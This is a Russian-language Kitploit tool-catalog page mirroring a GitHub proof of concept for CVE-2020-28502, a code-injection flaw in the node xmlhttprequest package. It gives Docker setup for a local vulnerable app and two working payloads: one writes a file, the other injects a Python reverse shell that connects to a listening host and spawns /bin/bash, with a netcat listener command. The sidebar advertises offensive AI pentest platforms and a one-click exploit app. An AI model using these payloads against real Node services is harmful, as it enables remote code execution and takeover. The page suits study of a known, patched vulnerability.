
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-28502 — CVE-2020-28502 node-XMLHttpRequest RCE | Kitploit

Инструменты/GitHubGitHub/s-index/cve-2020-28502
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеИнструмент Удаленного ДоступаРазработка Полезной Нагрузки
GitHubs-index/cve-2020-28502

CVE-2020-28502

CVE-2020-28502 node-XMLHttpRequest RCE

Репозиторий
32825 лет назадЕщё не проверено
Поделиться

CVE-2020-28502 node-XMLHttpRequest RCE

Описание NVD

Это затрагивает пакет xmlhttprequest до версии 1.7.0; все версии пакета xmlhttprequest-ssl. При отправке запросов синхронно (async=False в xhr.open) вредоносный пользовательский ввод, передаваемый в xhr.send, может привести к внедрению и выполнению произвольного кода.

Демонстрация

cve-2020-28502

Установка

  1. Соберите образ из Dockerfile
$ docker build -t cve-2020-28502 .
  1. Запустите node app.js в новом контейнере
$ docker run --rm -p 3000:3000 cve-2020-28502
  1. Откройте http://localhost:3000

localhost-image

PoC-полезная нагрузка

Добавление файла

Отправьте нагрузку

\');require("fs").writeFileSync("./exploit.txt", "exploit!");req.end();//


Обратная оболочка

  1. Прослушивание подключений
$ nc -l 8888
  1. Отправьте нагрузку

измените IP-адрес (192.168.0.25) на ваш локальный IP-адрес

\');require("child_process").exec("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.0.25\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'");req.end();//


Ссылка

  • https://snyk.io/vuln/SNYK-JS-XMLHTTPREQUEST-1082935
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    249

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




